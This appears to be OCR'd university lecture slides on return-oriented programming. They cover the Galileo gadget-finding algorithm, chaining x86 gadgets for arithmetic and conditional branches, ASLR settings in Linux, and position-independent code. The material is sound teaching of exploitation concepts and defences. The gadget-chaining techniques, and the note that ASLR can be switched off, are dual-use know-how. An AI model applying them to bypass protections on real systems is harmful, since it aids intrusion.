
Highly likely to find many diverse instructions of this form in x86; not so likely to have such diverse instructions in RISC processors

Geometry

- Given an arbitrary string of machine code, what is the probability that the code can be interpreted as useful instructions.
  - x86 code is highly dense
  - RISC processors like (SPARC, ARM, etc.) have low geometry
- Thus finding gadgets in x86 code is considerably more easier than that of ARM or SPARC
- Fixed length instruction set reduces geometry

Finding Gadgets

- Static analysis of libc
- Find any memory location with 0xc3 (RETurn instruction)
- Build a trie data structure with 0xc3 as a root
- Every path (starting from any node, not just the leaf) to the root is a possible gadget



Finding Gadgets

33	b2	23	12	a0	31	a5	67	22	ab	ba	4a	3c	c3	ff	ee	ab	31	11	09

- Scan libc from the beginning toward the end
- If 0xc3 is found
  - Start scanning backward
  - With each byte, ask the question if the subsequence forms a valid instruction
  - If yes, add as child
  - If no, go backwards until we reach the maximum instruction length (20 bytes)
  - Repeat this till (a predefined) length W, which is the max instructions in the gadget

Finding Gadgets Algorithm

Algorithm GALILEO:
  create a node, *root*, representing the `ret` instruction;
  place *root* in the trie;
  for *pos* **from** 1 **to** *textseg_len* **do**:
    if the byte at *pos* is `c3`, i.e., a `ret` instruction, **then**:
      call BUILDFROM$(pos, root)$.

Procedure BUILDFROM(index *pos*, instruction *parent_insn*):
  for *step* **from** 1 **to** *max_insn_len* **do**:
    if bytes $[(pos - step) \ldots (pos - 1)]$ decode as a valid instruction *insn* **then**:
      ensure *insn* is in the trie as a child of *parent_insn*;
      if *insn* isn't boring **then**:
        call BUILDFROM$(pos - step, insn)$.

Finding Gadgets Algorithm

Algorithm GALILEO:
  create a node, *root*, representing the **ret** instruction;
  place *root* in the trie;
  for *pos* **from** 1 **to** *textseg_len* **do**:
    if the byte at *pos* is **c3**, i.e., a **ret** instruction, **then**:
      call BUILDFROM(*pos*, *root*).

Found 15,121 nodes in ~1MB of libc binary


is this sequence of instructions valid x86 instruction?

Procedure BUILDFROM(index *pos*, instruction *parent_insn*):
  for *step* **from** 1 **to** *max_insn_len* **do**:
    if bytes $[(pos - step) \ldots (pos - 1)]$ decode as a valid instruction *insn* **then**:
      ensure *insn* is in the trie as a child of *parent_insn*;
      if *insn* isn't boring **then**:
        call BUILDFROM(*pos* − *step*, *insn*).

Boring: not interesting to look further;
Eg. pop %ebp; ret;;;; leave; ret (these are boring if we want to ignore intended instructions)
Jump out of the gadget instructions


More about Gadgets

- Example Gadgets
  - Loading a constant into a register (edx ← deadbeef)



- A previous return will pop the gadget address int %eip
- %esp will also be incremented to point to deadbeef (4 bytes on 32 bit platform)
- The pop %edx will pop deadbeef onto the stack and increment %esp to point to the next 4 bytes on the stack


Stitch




Load arbitrary data into eax register using Gadgets G1 and G2

Store Gadget

- Store the contents of a register to a memory location in the stack



Gadget for addition




Add the memory pointed
to by %edx to %eax.
The result is stored in %eax

pushes %edi.. onto the stack
why is this present?
…. This is unnecessary, but
this is best gadget that we can
find for addition
But can create problems!!

We need work arounds!

Gadget for addition (put 0xc3 into %edi)




1. First put gadget ptr for 0xC3 into %edi
2. 0xC3 corresponds to NOP in ROP
3. Push %edi in gadget 2 just pushes 0xc3 back into the stack
   Therefore not disturbing the stack contents
4. Gadget 3 executes as planned

0xc3 is ret ; in ROP ret is equivalent to NOP v

Unconditional Branch in ROP

- Changing the %esp causes unconditional jumps



Conditional Branches

In x86 instructions conditional branches have 2 parts

1. An instruction which modifies a condition flag (eg CF, OF, ZF)
   eg. **CMP %eax, %ebx** (will set ZF if %eax = %ebx)
2. A branch instruction (eg. JZ, JCC, JNZ, etc)
   which internally checks the conditional flag and
   changes the EIP accordingly

In ROP, we need flags to modify %esp register instead of EIP
Needs to be explicitly handled

In ROP conditional branches have 3 parts

1. An ROP which modifies a condition flag (eg CF, OF, ZF)
   eg. CMP %eax, %ebx (will set ZF if %eax = %ebx)
2. Transfer flags to a register or memory
3. Perturb %esp based on flags stored in memory

Step 1 : Set the flags

Find suitable ROPs that set appropriate flags

```
CMP %eax, %ebx
RET
```

subtraction
Affects flags CF, OF, SF, ZF, AF, PF

```
NEG %eax
RET
```

2s complement negation
Affects flags CF

Step 2: Transfer flags to memory or register

- Using **lahf** instruction
  stores 5 flags (ZF, SF, AF, PF, CF) in the %ah register

- Using **pushf** instruction
  pushes the eflags into the stack

where would one use this instruction?

ROPs for these two not easily found.

A third way – perform an operation whose result depends on the flag contents.


Step 2: Indirect way to transfer flags to memory

Several instructions operate using the contents of the flags

ADC %eax, %ebx : add with carry; performs eax <- eax + ebx + CF

(if eax and ebx are 0 initially, then the result will be either 1 or 0 depending on the CF)


RCL : rotate left with carry;



RCL %eax, 1

(if eax = 0. then the result is either 0 or 1 depending on CF)

Gadget to transfer flags to memory



%edx will have value **A**
%ecx will contain 0x0

Step 3: Perturb %esp depending on flag

What we hope to achieve

```
If (CF is set){
    perturb %esp
}else{
    leave %esp as it is
}
```

What we have

CF stored in a memory location (say X)
Current %esp
delta, how much to perturb %esp

One way of achieving …

negate X
offset = delta & X
%esp = %esp + offset

1. Negate X (eg. Using instruction negl)
   finds the 2's complement of X
   if (X = 1) 2's complement is 111111111…
   if (X = 0) 2's complement is 000000000…
2. offset = delta if X = 1
   offset = 0 if X = 0
3. %esp = %esp + offset if X = 1
   %esp = %esp if X = 0

Turing Complete

- Gadgets can do much more…
  invoke libc functions,
  invoke system calls, ...
- For x86, gadgets are said to be turning complete
  - Can program just about anything with gadgets
- For RISC processors, more difficult to find gadgets
  - Instructions are fixed width
  - Therefore can't find unintentional instructions
- Tools available to find gadgets automatically

  Eg. ROPGadget (https://github.com/JonathanSalwan/ROPgadget)
  Ropper (https://github.com/sashs/Ropper)

CR

Address Space Layout Randomization (ASLR)

The Attacker's Plan


- Find the bug in the source code (for eg. Kernel) that can be exploited
  - Eyeballing
  - Noticing something in the patches
  - Following CVE
- Use that bug to insert malicious code to perform something nefarious
  - Such as getting root privileges in the kernel

Attacker depends upon knowning where these functions reside in memory. Assumes that many systems use the same address mapping. Therefore one exploit may spread easily

CR

Address Space Randomization

- Address space layout randomization (ASLR) randomizes the address space layout of the process
- Each execution would have a different memory map, thus making it difficult for the attacker to run exploits
- Initiated by Linux PaX project in 2001
- Now a default in many operating systems



Memory layout across boots for a Windows box

ASLR in the Linux Kernel

- Locations of the base, libraries, heap, and stack can be randomized in a process' address space

- Built into the Linux kernel and controlled by /proc/sys/kernel/randomize_va_space

- randomize_va_space can take 3 values
  0 : disable ASLR
  1 : positions of stack, VDSO, shared memory regions are randomized
  the data segment is immediately after the executable code
  2 : (default setting) setting 1 as well as the data segment location is randomized

ASLR in Action

```
chester@aahalya:~/tmp$ cat /proc/14621/maps
08048000-08049000 r-xp 00000000 00:15 81660111   /home/chester/tmp/a.out
08049000-0804a000 rw-p 00000000 00:15 81660111   /home/chester/tmp/a.out
b75da000-b75db000 rw-p 00000000 00:00 0
b75db000-b771b000 r-xp 00000000 08:01 901176     /lib/i686/cmov/libc-2.11.3.so
b771b000-b771c000 ---p 00140000 08:01 901176     /lib/i686/cmov/libc-2.11.3.so
b771c000-b771e000 r--p 00140000 08:01 901176     /lib/i686/cmov/libc-2.11.3.so
b771e000-b771f000 rw-p 00142000 08:01 901176     /lib/i686/cmov/libc-2.11.3.so
b771f000-b7722000 rw-p 00000000 00:00 0
b7734000-b7736000 rw-p 00000000 00:00 0
b7736000-b7737000 r-xp 00000000 00:00 0          [vdso]
b7737000-b7752000 r-xp 00000000 08:01 884950     /lib/ld-2.11.3.so
b7752000-b7753000 r--p 0001b000 08:01 884950     /lib/ld-2.11.3.so
b7753000-b7754000 rw-p 0001c000 08:01 884950     /lib/ld-2.11.3.so
bf9aa000-bf9bf000 rw-p 00000000 00:00 0          [stack]
```

First Run

```
chester@aahalya:~/tmp$ cat /proc/14639/maps
08048000-08049000 r-xp 00000000 00:15 81660111   /home/chester/tmp/a.out
08049000-0804a000 rw-p 00000000 00:15 81660111   /home/chester/tmp/a.out
b75dd000-b75de000 rw-p 00000000 00:00 0
b75de000-b771e000 r-xp 00000000 08:01 901176     /lib/i686/cmov/libc-2.11.3.so
b771e000-b771f000 ---p 00140000 08:01 901176     /lib/i686/cmov/libc-2.11.3.so
b771f000-b7721000 r--p 00140000 08:01 901176     /lib/i686/cmov/libc-2.11.3.so
b7721000-b7722000 rw-p 00142000 08:01 901176     /lib/i686/cmov/libc-2.11.3.so
b7722000-b7725000 rw-p 00000000 00:00 0
b7737000-b7739000 rw-p 00000000 00:00 0
b7739000-b773a000 r-xp 00000000 00:00 0          [vdso]
b773a000-b7755000 r-xp 00000000 08:01 884950     /lib/ld-2.11.3.so
b7755000-b7756000 r--p 0001b000 08:01 884950     /lib/ld-2.11.3.so
b7756000-b7757000 rw-p 0001c000 08:01 884950     /lib/ld-2.11.3.so
bfdd2000-bfde7000 rw-p 00000000 00:00 0          [stack]
```

Another Run

ASLR in the Linux Kernel

- Permanent changes can be made by editing the /etc/sysctl.conf file

```
/etc/sysctl.conf, for example:
kernel.randomize_va_space = value
sysctl -p
```

Internals : Making code relocatable

- **Load time relocatable**
  - where the loader modifies a program executable so that all addresses are adjusted properly
  - Relocatable code
    - Slow load time since executable code needs to be modified.
    - Requires a writeable code segment, which could pose problems
- **PIE : position independent executable**
  - a.k.a PIC (position independent code)
  - code that executes properly irrespective of its absolute address
  - Used extensively in shared libraries
    - Easy to find a location where to load them without overlapping with other modules

Load Time Relocatable

1

```
unsigned long mylib_int;

void set_mylib_int(unsigned long x)
{
        mylib_int = x;
}

unsigned long get_mylib_int()
{
        return mylib_int;
}
```

```
chester@aahalya:~/sse/aslr$ make lib_reloc
gcc -g -c mylib.c -o mylib.o
gcc -shared -o libmylib.so mylib.o
```

CR

Load Time Relocatable

```c
unsigned long mylib_int;

void set_mylib_int(unsigned long x)
{
        mylib_int = x;
}

unsigned long get_mylib_int()
{
        return mylib_int;
}
```

2

```
0000046c <set_mylib_int>:
 46c:   55                  push   %ebp
 46d:   89 e5               mov    %esp,%ebp
 46f:   8b 45 08            mov    0x8(%ebp),%eax
 472:   a3 00 00 00 00      mov    %eax,0x0
 477:   5d                  pop    %ebp
 478:   c3                  ret
```

note the 0x0 here…
the actual address of mylib_int is not filled in

CR

Load Time Relocatable

```
unsigned long mylib_int;

void set_mylib_int(unsigned long x)
{
        mylib_int = x;
}

unsigned long get_mylib_int()
{
        return mylib_int;
}
```

```
0000046c <set_mylib_int>:
 46c:   55                      push   %ebp
 46d:   89 e5                   mov    %esp,%ebp
 46f:   8b 45 08                mov    0x8(%ebp),%eax
 472:   a3 00 00 00 00          mov    %eax,0x0
 477:   5d                      pop    %ebp
 478:   c3                      ret
```

Relocatable table present in the executable that contains all references of mylib_int

3

```
chester@aahalya:~/sse/aslr$ readelf -r libmylib.so

Relocation section '.rel.dyn' at offset 0x304 contains 6 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
000015ec  00000008 R_386_RELATIVE
00000473  00000a01 R_386_32          000015f8   mylib_int
0000047d  00000a01 R_386_32          000015f8   mylib_int
000015cc  00000106 R_386_GLOB_DAT    00000000   __gmon_start__
000015d0  00000206 R_386_GLOB_DAT    00000000   _Jv_RegisterClasses
000015d4  00000306 R_386_GLOB_DAT    00000000   __cxa_finalize
```

CR

Load Time Relocatable

```
unsigned long mylib_int;

void set_mylib_int(unsigned long x)
{
        mylib_int = x;
}

unsigned long get_mylib_int()
{
        return mylib_int;
}
```

```
0000046c <set_mylib_int>:
 46c:   55                      push   %ebp
 46d:   89 e5                   mov    %esp,%ebp
 46f:   8b 45 08                mov    0x8(%ebp),%eax
 472:   a3 00 00 00 00          mov    %eax,0x0
```

The loader fills in the actual address of mylib_int at run time.

4

```
Breakpoint 1, main () at driver.c:9
9               set_mylib_int(100);
(gdb) disass set_mylib_int
Dump of assembler code for function set_mylib_int:
0xb7fde46c <set_mylib_int+0>:   push   %ebp
0xb7fde46d <set_mylib_int+1>:   mov    %esp,%ebp
0xb7fde46f <set_mylib_int+3>:   mov    0x8(%ebp),%eax
0xb7fde472 <set_mylib_int+6>:   mov    %eax,0xb7fdf5f8
0xb7fde477 <set_mylib_int+11>:  pop    %ebp
0xb7fde478 <set_mylib_int+12>:  ret
End of assembler dump.
```

```
ches
Relo                                          ies:
 Off
0000
0000
0000
0000
0000                                          lasses
000015d4  00000306 R_386_GLOB_DAT    00000000   __cxa_finalize
```

Load Time Relocatable

Limitations

- Slow load time since executable code needs to be modified
- Requires a writeable code segment, which could pose problems.
- Since executable code of each program needs to be customized, it would prevent sharing of code sections

PIC Internals

- An additional level of indirection for all global data and function references
- Uses a lot of relative addressing schemes and a global offset table (GOT)
- For relative addressing,
  - data loads and stores should not be at absolute addresses but must be relative

Details about PIC and GOT taken from …
http://eli.thegreenplace.net/2011/11/03/position-independent-code-pic-in-shared-libraries/

Global Offset Table (GOT)

